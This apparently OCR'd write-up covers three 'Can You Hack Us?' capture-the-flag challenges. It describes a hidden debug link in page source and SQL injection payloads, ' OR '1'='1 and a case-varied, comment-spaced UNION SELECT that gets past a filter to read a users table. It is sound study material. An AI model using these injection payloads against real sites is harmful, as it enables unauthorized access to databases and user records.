
Challenge 1

While on the website I clicked “view page source” from there while inspecting the HTML source of the webpage, I discovered a hidden hyperlink labeled as "/debug". This was placed within an HTML comment indicating it was meant to be removed before the website was deployed . The relevant comment and link were as follows:

```
<!-- IMPORTANT! DONT! FORGET -->

<!-- TODO: remove this link before deploying to production -->

<a hidden href="/debug"> debug </a>

<!-- IMPORTANT! DONT! FORGET -->
```



h4ckm3 Scoreboard

Progress Tracking

Your progress will be stored in your session cookie (which is also printed below). After completing a challenge it will be updated. Keep track of it as you progress and keep a copy in a text file so you can pick up where you left off if you come back.

This page will contain links to all of the challenges you have completed and the next challenge(s) you are working on.

Progress Code:

```
aAXlifl9gePdZrtVsdMSOYkhUUjV8LbQwQiLoOe3CcsafXaezQcrdqRsYBkk/lfetue/d0sQgwuMGank8iBxnVT3A+4AWQ8vLWYCl4GzpnQ=
```


Note: This cookie may be cleared when you close your browser depending on your settings. Additionally if you switch to a different browser you will need to move this cookie value over.

Writeup

You should keep private notes on how you are completing the challenges. If you complete a sufficient number of challenges, you will be asked to provide a writeup of your work as the next step in the application process.

9/2024: This challenge site has been updated to a new version. If you were working on it before 9/27/2024, you may need to re-score challenges. No challenge content has been modified.

Solved challenge(s):




view-source:https://canyouhack.us

```
vrap
!doctype html>
html>
head>

   <meta charset="UTF-8">
   <title>Security Innovation | Can You Hack Us?</title>
   <link href="/static/style.css" rel="stylesheet" type="text/css">
   <link rel="shortcut icon" href="/static/favicon.ico"></link>

/head>
body>

   <div id="nav">
       <div id="logo">
           <img src="/static/logo.png" alt='Security Innovation, Inc.' />
       </div>
       <div id="links">
           <ul>
               <li>
                   <a href='https://www.securityinnovation.com/' target='_blank'>About Us</a>
               </li>
               <li>
                   <a href='mailto:jobs@securityinnovation.com'>Contact</a>
               </li>
           </ul>
       </div>
   </div>
   <div id="banner">
       <h1>Can You Hack Us?</h1>
   </div>

   <div id="challenge">
h2>Solve the Challenges</h2>
p>This website contains a series of security challenges. We do not expect people to finish all of them (although it's great if you do!), they are to gauge strengths/weaknesses as well as interest in security. You

h2>Permitted Scope</h2>
p>Challengers are permitted to attack the server instance of the <b>canyouhack.us</b> domain and any ip addresses that this domain is pointed to. This includes anything explicitly called out in the challenges, in


div class="container" style="background-color: #f2c249;">
   <h3 style="margin: 0; padding: 5px;"> 9/2024: This challenge site has been updated to a new version. If you were working on it before 9/27/2024, you may need to re-score challenges. No challenge content has be
/div>


h2>No Spoilers Please</h2>
p>Please do not post public write-ups, we use this site as a way to vet potential new hires and provide exercises for those who want to learn more about security. Creating and hosting challenges takes a fair bit
p>If you are working on these challenges and are interested in applying for a position at Security Innovation (full time or intern) we would suggest staying away from write-ups. You will miss out on the learning

h2>We are Hiring</h2>
p>If you had fun with the challenges, you may enjoy working at <a href='https://www.securityinnovation.com/'>Security Innovation</a>. To see a list of open positions go to our <a href='https://www.securityinnovat
p>We look forward to hearing from you!</p>
!-- IMPORTANT! DONT! FORGET -->
!-- TODO: remove this link before deploying to production  -->
a hidden href="/debug"> debug </a>
!-- IMPORTANT! DONT! FORGET -->
/div>

   <div id="footer">

     Copyright (C) <script type="text/javascript">document.write(new Date().getFullYear());</script> Security Innovation, Inc. All rights reserved.
```

Challenge 2

The HTML structure revealed a form containing a hidden input field for a key parameter, which was crucial for querying information about various farm animals (e.g., goats, chickens, dogs, cows, rabbits). To test for vulnerabilities, I modified the key parameter by injecting an SQL statement: ' OR '1'='1. This manipulation aimed to alter the SQL query to always return true, effectively bypassing the original key check. Submitting this injection led to the successful retrieval of a list of pages from the database, displaying entries such as goats, chicken, dogs, cows, rabbits, and d0642b9d9f9abbedd458d309feac0ae7 The successful execution of the SQL injection confirmed the application's vulnerability, indicating that it was susceptible to unauthorized data access.



```
us/c/3dd4ae0816dc96168062ed9d0d4e36c6?key=4719d36d4e0a57581ac5ddhb2236ef39' OR '1'='1
```

Security Innovation | Can You Hack Us? - https://canyouhack.us/c/3dd4ae0816dc9616806...

https://canyouhack.us/c/3dd4ae0816dc96168062ed9d0d4e36c6?key=4719d36d4e0a57581ac5ddh...


Challenge: SQL 1

SQL Farm Lookup

Pages

- goats
- chicken
- dogs
- cows
- rabbits

Hints:




Can You Hack Us?

Challenge: SQL 1

SQL Farm Lookup

Pages

- goats
- chicken
- dogs
- cows
- rabbits
- d0642b9d9f9abbedd458d309feac0ae7



h4ckm3 Scoreboard

Progress Tracking

Your progress will be stored in your session cookie (which is also printed below). After completing a challenge it will be updated. Keep track of it as you progress and keep a copy in a text file so you can pick up where you left off if you come back.

This page will contain links to all of the challenges you have completed and the next challenge(s) you are working on.


Progress Code:
`VSu4VO8rycrwXKa59YlwnP1B5GhCv9rINLk4pOKh6sGheCtWNvYgbs+Uy738/37YWcPJCrWqo6grfs5Zw9jn+Q0VL2EO221hghZ2hkpA9io=`

Note: This cookie may be cleared when you close your browser depending on your settings. Additionally if you switch to a different browser you will need to move this cookie value over.

Writeup

Challenge 3

In this challenge, we identified and exploited a SQL injection vulnerability in a book lookup web page. The initial test, submitting a single quote ('), triggered an error, confirming the vulnerability. By submitting the SQL injection string ' OR '1'='1, we bypassed the query restrictions and accessed all book records in the database. Further attempts to extract data from the protected "users" table using techniques like UNION queries were blocked due to filters. Through careful analysis of the query structure and filter bypass techniques, we confirmed the vulnerability, demonstrating how SQL injection can expose sensitive information if input validation is inadequate. I intially struggled as the query was not being accepted finally I was able to crack it by figuring out it was case-sensitive I change the letters from lower chase to upper case and so forth for example UNION was changed to uNioN and the SELECT statement was changed to seLEct.
('/**/uNioN/**/seLEct/**/*/**/FROM/**/users--)



Can You Hack Us?

Challenge: SQL 2

BOOK LOOKUP


Please do not use automated tools. They are not necessary for this challenge.

Submit a query:

Look up information in our book database (eg. search for '1984' or 'Neuromancer'). The "users" table is protected by military grade security.

```
'/**/uNioN/**/seLEct/**/*/**/FROM/**/users--
```

Hints:



Can You Hack Us?

Challenge: SQL 2

BOOK LOOKUP

